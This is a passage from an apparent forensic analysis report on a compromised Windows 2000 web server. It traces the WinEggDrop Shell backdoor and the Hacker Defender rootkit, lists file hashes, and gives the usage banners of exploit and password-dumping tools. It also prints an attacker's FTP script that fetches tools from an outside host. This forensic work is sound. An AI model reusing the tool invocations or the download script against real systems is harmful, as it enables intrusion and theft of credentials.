84   3:39:03 AM      pmsvc.exe:812  CLOSE     C:\WINNT\system32\pmsvc.exe
     SUCCESS
85   3:39:03 AM      pmsvc.exe:812  CLOSE     C:\WINNT\system32\TInject.Dll
     SUCCESS
……
```

Table 2-40 Parts of interesting results of the “Filemon”

Figure 2-11 The offset 8704 of the "pmsvc.exe"

Full results of the "Regmon" are listed in Appendix 2-F and some interesting ones are as shown in Table 2-41. When the "msserver.exe" was executed, it created and set value to the "HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell", the "HKLM\Software\Microsoft\Internet Explorer\WinEggDropShell\Wfttphuc" and the "HKLM\SYSTEM\CurrentControlSet\Services\Pmsvcs." Most of those sub-keys were the same as what I had found from the "C:\WINNT\system32\config\software" of the Web Server as shown in Table 2-19. This implies that this program had once been executed on this server.

```
……
960  114.46944151  pmsvc.exe:748  CreateKey  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS        Key: 0xE1377E80
961  114.47100986  pmsvc.exe:748  SetValue  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\TbuqndbIfjb      SUCCESS        "Wjtqdt"
962  114.47111239  pmsvc.exe:748  CloseKey  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS        Key: 0xE1377E80
963  114.47120905  pmsvc.exe:748  CreateKey  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS        Key: 0xE1377E80
964  114.47198569  pmsvc.exe:748  SetValue  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\Wfttphuc  SUCCESS
      "a5b9f1f741fc4468b3767ece2a39e0e7"
965  114.47215442  pmsvc.exe:748  CloseKey  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS        Key: 0xE1377E80
966  114.48119915  pmsvc.exe:748  CreateKey  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS        Key: 0xE1377E80
967  114.48146873  pmsvc.exe:748  SetValue  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\TbuqndbWhus  SUCCESS        "6754"
968  114.48153299  pmsvc.exe:748  CloseKey  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS        Key: 0xE1377E80
969  114.48159640  pmsvc.exe:748  CreateKey  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS        Key: 0xE1377E80
970  114.48164669  pmsvc.exe:748  SetValue  HKLM\Software\Microsoft\Internet
```

```
Explorer\WinEggDropShell\Efiibu        SUCCESS        """"
971   114.48168021    pmsvc.exe:748  CloseKey  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS        Key: 0xE1377E80
……
983   115.00606697    pmsvc.exe:748  CreateKey
      HKLM\SYSTEM\CurrentControlSet\Services\Pmsvcs    SUCCESS        Key:
0xE1CEE6E0
984   115.00613318    pmsvc.exe:748  SetValue
      HKLM\SYSTEM\CurrentControlSet\Services\Pmsvcs\Description  SUCCESS
      "Portable media player connected to this computer."
985   115.00617285    pmsvc.exe:748  CloseKey
      HKLM\SYSTEM\CurrentControlSet\Services\Pmsvcs    SUCCESS        Key:
0xE1CEE6E0
986   115.00782530    pmsvc.exe:748  CreateKey HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS        Key: 0xE1CEE6E0
987   115.00789234    pmsvc.exe:748  SetValue   HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell\NimbdshuIfjb     SUCCESS        "wjtqd)b□b"
988   115.00793900    pmsvc.exe:748  CloseKey  HKLM\Software\Microsoft\Internet
Explorer\WinEggDropShell SUCCESS        Key: 0xE1CEE6E0
……
```

Table 2-41 Parts of interesting results of the “Regmon”

According to Figure 2-8 and Figure 2-10, the “pmsvc.exe” might have been used to inject a dll into the running process “LSASS.EXE.” I, therefore, used the “Process Explorer” to verify this assumption. As shown in Figure 2-12, I found a file, “winpm.dll”, had been injected into the running process, “LSASS.EXE,” which seems to clarify that the “winpm.dll” might have been a DLL backdoor.




Figure 2-12 A screen of the PE-Explorer

To analyze the “winpm.dll,” I had to unpack it first. However, I had no idea

what pack method this program had used. Fortunately, most of the packed files are unpacked while they are loaded into memory. Therefore, I used the "LordPE" to dump the "winpm.dll" from the memory as shown in the Figure 2-13.




Figure 2-13 A screen of the LordPE

Then, I used the "Bintext" to analyze the "dumped winpm.dll." Full results of the "Bintext" are listed in Appendix 2-G and some interesting strings are shown in Table 2-42. The whole process provided an important clue that the backdoor was called "WinEggDropShell Eternity Version."

0007A496	1007A496	0	ViewSession	-->View Current Session Number
0007A4E1	1007A4E1	0	ViewFTPInfo	-->View FTP Connection Info
0007A529	1007A529	0	ViewPath	-->View Current Path Locally
0007A572	1007A572	0	ViewBuffer	-->View The FTP Buffer
0007A5B5	1007A5B5	0	Send FileName [NewFileName]	-->Upload A File
0007A5F2	1007A5F2	0	SetBuffer BufferSize	-->Set The Buffer Size
0007A635	1007A635	0	SetPath Path	-->Set Current Path Locally
0007A67D	1007A67D	0	REN OldFileName NewFileName	-->Rename A File Remotely
0007A6C3	1007A6C3	0	RKDIR Directory	-->Delelte A Diretory Remotely
0007A70E	1007A70E	0	Root	-->Back To The FTP Root
0007A752	1007A752	0	ResetFTP	-->Kill All The Active Threads
0007A79D	1007A79D	0	PD	-->View The Current Path
0007A7E2	1007A7E2	0	MassDel FileName	-->MultiDel Files
0007A820	1007A820	0	MassSend FileName	-->MultiSend Files
0007A85F	1007A85F	0	MassGet FileName	-->MultiGet Files
0007A89D	1007A89D	0	MKDIR Directory	-->Create A Directory Remotely
0007A8E8	1007A8E8	0	KillThread ThreadNumber	-->Kill A FTP Thread
0007A929	1007A929	0	Get FileName [NewFileName]	-->Download A File
0007A968	1007A968	0	FindFile FileName	-->Find File On FTP Server
0007A9AF	1007A9AF	0	FTPCommand Commands	-->Send FTP RAW Command
0007A9F3	1007A9F3	0	Exit	-->Exit The FTP Console

0007AA37	1007AA37	0	DelFile FileName	-->Delete A File Locally
0007AA7C	1007AA7C	0	Del FileName	-->Delete A File Remotely
0007AAC2	1007AAC2	0	DirFile [FileName]	-->Display Files Locally
0007AB07	1007AB07	0	Dir [FileName]	-->Display Files Remotely
0007AB4D	1007AB4D	0	Connect IP Port UserName Password	-->Connect To The FTP
0007AB8F	1007AB8F	0	CD Directory	-->Move To Directory Remotely
0007ABD9	1007ABD9	0	Close	-->Close FTP Connection
0007AC1F	1007AC1F	0	CD..	-->One Directory Up Remotely
……				
00082B4F	10082B4F	0	**Welcome To WinEggDropShell Eternity Version**	
……				

Table 2-42 Parts of interesting strings of the “dumped winpm.dll”

Thereby, I tried to use ”WinEggDrop Shell Eternity Version” as the key word to search in Google and a reference “http://www.xfocus.net/tools/200311/598.html” was found. Then I downloaded the “Eternity.rar”, “WinEggDrop Shell Eternity Version” backdoor, from this web page. Within the “Eternity.rar,” I found a readme file describing features of this backdoor which can be used to view the password of logon accounts on NT 4.0 or Win 2K, install terminal service and sniffing ftp or pop3 password, etc. A full readme of this backdoor is shown in Appendix 2-H. Besides, within this “Eternity.rar” file, I also found a program, “editserver.exe,” which can be used to edit and display the configuration of the backdoor. The instruction used to execute the “editserver.exe” is shown in the following:

```
C:\WINNT\system32>editserver pmsvc.exe
```

Then, there was a menu with a list of functions to view and modify the configuration of the “pmsvc.exe” as shown in Figure 2-14. I chose 0 to view settings of the “pmsvc.exe.” The result is shown in Figure 2-15 which provides detail information about this backdoor. Because the password of this backdoor was not saved in plain text, I tried to change its password to “1234” and then connected the victim host by using the “telnet.exe.” After keying in the password, I successfully got a command-line shell as shown in Figure 2-16.




Figure 2-14 A screenshot of the “pmsvc.exe”




Figure 2-15 A screenshot of the "pmsvc.exe"




Figure 2-16 A screenshot of the command-line shell

5.7.3 A summary of unknown files

In this section, I put together all what I have found by analyzing unknown files, and I classify those files according to different purposes as shown from Table 2-43 to Table 2-47.

Hacker Defender v0.84

Type: Root Kit

Related files:
1. C:\WINNT\system32\msserver.exe
   MD5: 114e8231995d273852c18a766dd61af5
2. C:\WINNT\system32\drivers\help\234.exe
   MD5: 114e8231995d273852c18a766dd61af5
3. C:\WINNT\system32\msserver.ini
   MD5: 6bee02bfb4df4f63abf129d317d44660
4. C:\Documents and Settings\TsInternetUser\Local Settings\Temporary

Internet Files\Content.IE5\89UZ49EV\123[1].exe
MD5: 15c90353cab9e8593cda131a8e612b1f
5. C:\Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\ CPINWPUZ\123[1]
MD5: 15c90353cab9e8593cda131a8e612b1f
6. C:\WINNT\system32\msserverdrv.sys
MD5: 3e9d619427bc3b8c7536196ef51dc721

Description:
The main program of the "Hacker Defender v0.84" is the "msserver.exe." When the "msserver.exe" was executed, it would generate a driver, "msserverdrv.sys", and then read the configuration from the "msserver.ini." The detail analysis about this root kit can be found in section 5.7.1. According to the MD5 values, as shown in the previous table, we know that the "234.exe" file is the same as the "msserver.exe" file and the "123[1].exe" file is the same as the "123[1]" file. By observing the contents of the "123[1].exe" and "123[1]", I found they, actually, were also configure files of the "Hacker Defender." And, because those files were located at the "Temporary Internet Files" subdirectory, I, therefore, infer that they were downloaded from the Internet by using the Internet Explorer.

Table 2-43 Files related to the Hacker Defender v0.84

WinEggDrop Shell Eternity Version

Type: Backdoor

Related files:
1. C:\WINNT\system32\ pmsvc.exe
MD5: 864e9488b0a3299d1749e170b1676f9b
2. C:\WINNT\system32\TInject.dll
MD5: 864e9488b0a3299d1749e170b1676f9b
3. C:\WINNT\system32\drivers\help\ssvc2
MD5: 864e9488b0a3299d1749e170b1676f9b
4. C:\WINNT\system32\winpm.dll
MD5: aa11e2e5faab36056a5c86857313de58
5. C:\WINNT\system32\drivers\help\ mmdl2
MD5: aa11e2e5faab36056a5c86857313de58
6. C:\WINNT\system32\PassLog.Log
MD5: 4fb22856d2487559a5042fcdb890804b
7. C:\WINNT\system32\drivers\help\pmsvc.exe
MD5: 10cf4e146bc09b21bd483234d32ad298

Description:
The "pmsvc.exe" was used to set up the backdoor, "WinEggdrop Shell." It could inject the "winpm.dll" into the running process, "LSASS.exe", as discussed in section 5.7.2. The "winpm.dll" was a DLL backdoor, which provided main functions of the "WinEggdrop Shell."
According to the MD5 values, we know the "pmsvc.exe" is the same as the "winpm.dll" and the "ssvc2." Besides, the "mmdl2" file is the same as

“winpm.dll.” However, it seems that the “C:\WINNT\system32\drivers\help\pmsvc.exe” has a different MD5 value of other files. By observing the contents of this file, the program of it is actually the same as the “pmsvc.exe,” but they have different configurations such as passwords. In terms of the “PassLog.Log” file, it was generated when “WinEggdrop Shell” enabled the “sniffing” function. The contents of this file recorded lots of pop3 and ftp connection information, which include source IP, source port, destination IP, destination port, user id and password.

Table 2-44 Files related to the WingEggDrop Shell Eternity Version

An ASP backdoor

Type: Backdoor

Related files:
C:\Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\8HYZWL23\ iis[1].exeddd
MD5: 562714fc53091a1c2d92550b48c47691

Screenshot:


Description:
This is an ASP backdoor which can be used to browse and edit files and execute programs. The source code of this ASP backdoor is listed in Appendix 2-I.

Table 2-45 An ASP backdoor

Hacker tools

Related files:
C:\winnt\system32\drivers\help\dsc.exe
MD5: eb49834c44f03fcfa46c6def61af4c03

Screenshot:



Description:
This program can be used to remotely detect LSASS vulnerability related in the MS04-011 b

Related files:
C:\winnt\system32\drivers\help\getos.exe
MD5: b639644bef54eea8e126f40ea7490df5

Screenshot:

```
----------------------------------------------------
 THCsmbgetOS v0.1 - gets group, server and os via SMB
      by Johnny Cyberpunk (jcyberpunk@thc.org)
----------------------------------------------------
gimme host or ip
```

Description:
This program can be used to detect the OS version of remote machines. This information wi

Related files:
1. C:\winnt\system32\drivers\help\ms.exe
   MD5: C216a18584a36153ed6959ddfded26f1
2. C:\winnt\system32\drivers\help\sbaanetapi.dll
   MD5: 055c5d241bf7262cd9c3c8ed38d53ae9

Screenshot:

```
Windows Lsasrv.dll RPC [ms04011] buffer overflow Remote Exploit
        bug discoveried by eEye,
        code by sbaa(sysop@sbaa.3322.org) 2004/04/24 ver 0.1
        Usage:
        ms 0 targetip (Port ConnectBackIP )
            ---->  attack 2k (tested on cn sp4,en sp4)
        ms 1 targetip (Port ConnectBackIP )
            ---->  attack xp (tested on cn sp1)
```

Description:

This program is a MS04-011 buffer overflow remote exploit.

Related files:

C:\winnt\system32\drivers\help\mdtm2.exe

MD5: 9601eac41f77565fb41ed3b4dfcbde10

Screenshot:

```
Serv-U FTPD 2.x/3.x/4.x/5.x remote overflow exploit V7.0 (2004-01-07)
Bug find by bkbll (bkbll@cnhonker.net), Code by lion (lion@cnhonker.net)
Welcome to HUC website http://www.cnhonker.com

Usage:  mdtm2   -i <ip> [Options]
            -t      Show All Target Type.

[Options:]
      -i     Target IP                Required
      -t     Target Type              Default: 0
      -u     FTP Username             Default: ftp
      -p     FTP Password             Default: ftp@ftp.com
      -f     Port of the FTP Server   Default: 21
      -s     Port of the Shell        Default: 53
      -c     Connect back IP          For connectback shellcode
      -d     Download the URL and Exec  Start with 'http://' or 'ftp://'
```

Description:

This program is a Serv-U FTPD remote overflow exploit.

Related files:

gooltel.exe

MD5: 0ff93a06347dd248c8bd449dc62890c8

Screenshot:

```
*****************************************************
Remote Telnet Configure, by refdom
Email: refdom@263.net
gooltel

Usage:OpenTelnet.exe \\server username password NTLMAuthor telnetport
*****************************************************
```

Description:

This program can be used to open the telnet service remotely.

Related files:

1. pw4.dll

MD5: 90482aa6838d54401c8f21139a6c7e2d

2. pw4.exe
MD5: 0cb0b01ad2511d8d601399d26d8091ab

Screenshot:

```
PWDUMP4.02 dump winnt/2000 user/password hash remote or local for crack.
  by bingle@email.com.cn
This program is free software based on pwpump3 by Phil Staubs
under the GNU General Public License Version 2.

Usage: PWDUMP4 [Target | /l] [/s:share] [/o:outputFile] [/u:userName]
   [Target]  -- Target Computer's ip or name to work,
   [/l]      -- works on local Computer.

   [/s:share]       -- Share used to copy files instead of Admin$.
   [/o:outputFile]   -- Result filename for output.
   [/u:userName]     -- UserName used to connect, provide password later.
   [/r[:newname]]    -- Rename the files to 'newname' when copy to the target,
       rename service name also, see FAQ for more.
```

Description:

This program is called “PWDUMP” which is a Windows NT/2000 remote password hash gra

Related files:

C:\winnt\system32\drivers\help\fsc.exe
MD5: A184d0b3af9a4583b08a74e09a0d692d

Screenshot:

```
FTP Scanner(Scan For Usual Upload Accounts) V1.0 By WinEggDrop

Usage: fsc StartIP EndIP Port Threads [FileName]
```

Description:

This program is used to scan usual FTP upload accounts.

Table 2-46 Hacker tools

Text files

Filename:

C:\WINNT\system32\a
MD5: 467bddb64365dc926df85a7ac384acf4

Content:

```
open 140.DDD.EEE.FFF 5783
mzq
cherub
get ssvc
get mmdl
get internets.exe
get admdll.dll
get pw4.exe
get pw4.dll
close
bye
```

Description:

This is a script used to download files form 140.DDD.EEE.FFF:5783 through the “ftp.exe.”

Filename: C:\winnt\system32\drivers\help\1.csv MD5: 86a657fede55069c19d10944f753f5b9 *Description:* This is a scan result created by the “dsc.exe.” The contents of this file list IP, Hostname and whether this machine is vulnerable for ms04-011.
Filename: C:\winnt\system32\drivers\help\1.txt MD5: f0ef4e41300bc7e32bbbd71ed7675edd *Description:* This file is created by “pw4.exe.” The contents of this file list all user accounts and their corresponding password hashes of the Web Server.
Filename: C:\winnt\system32\drivers\help\2.csv MD5: 5d12b6e01a610932f1061132f95f9476 *Description:* This is a scan result created by the “dsc.exe.” The contents of this file list IP, Hostname and whether this machine is vulnerable for ms04-011.
Filename: C:\winnt\system32\drivers\help\61.txt MD5: 66140d63d5dbf2a3c102c46b9bc2bb40 *Description:* This is a scan result created by the “fsc.exe.”

Table 2-47 Text files used/created by the hacker(s)

6. String Search

To do the string search, I employed the “strings” and the “fgrep” to search multiple strings with a “keyword list.” The instruction runs as follows:

```
#strings -t x /sans/diskc20040626.img | fgrep -f /sans/keywords.lst
```

The contents of the “keyword.lst” are shown in Table 2-48. Those keywords consisted of suspicious filenames, suspicious IP addresses and interesting strings which were extracted from the “Hacker Defender” and the “WinEggDrop Shell.” The results of the string search are listed in Appendix 2-J.

Pmsvc msserver

msserverdrv

Microsoft Internet Security Service

winpm

Tinject

goodidea

hxdef084

(C) Copyright 1998 by ANAKiN

HxDefDriver

[HIDDEN TABLE]

[ROOT PROCESSES]

[HIDDEN SERVICES]

[HIDDEN REGKEYS]

[HIDDEN REGVALUES]

[FREE SPACE]

[HIDDEN PORTS]

[SETTINGS]

WinEggDrop

WinEggDropShell

Eternity

DLL Injector

123[1]

123.exe

234.exe

ssvc2

mmdl2

PassLog

iis[1]

dsc.exe
getos.exe
ms.exe
mdtm2.exe
gooltel.exe
pw4.exe
fsc.exe
140.DDD.EEE.FFF

Table 2-48 A keyword list

In the following paragraph, I will demonstrate how I have gathered information from the result of the strings search. For example, an interesting string "msserver" was found to locate at 0x10d34336, as shown in Appendix 2-J. Then, I used the "fsstat" to retrieve the cluster size of the image as follows:

#fsstat –f ntfs /sans/diskc20040626.img

In this case, I knew the cluster size of this image was 0x800 and the cluster number could be calculated (0x10d34336 / 0x800 = 0x21A68 = 137832). Then, I could employ the "autopsy", which is a graphical interface to the command line digital forensic analysis tools in "The Sleuth Kit", to display its contents shown as follows:




Figure 2-17 A screenshot of the "autopsy"

With the help of the “ifind”, I found the MFT entry number of this cluster. The instruction runs as follows:

#ifind –f ntfs /sans/diskc20040626.img –d 137832

A screenshot of the “ifind” is as follows:

Figure 2-18 A screenshot of the “ifind”

The “10539-128-3” is the MFT entry number and its file name, “/WINNT/system32/msserver.ini” can be found out by using the “ffind.” The instruction runs as the follows:

ffind -f ntfs /sans/diskc20040626.img -d 10539-128-3

A screenshot of the “ffind” is as follows:




Figure 2-19 A screenshot of the “ffind”

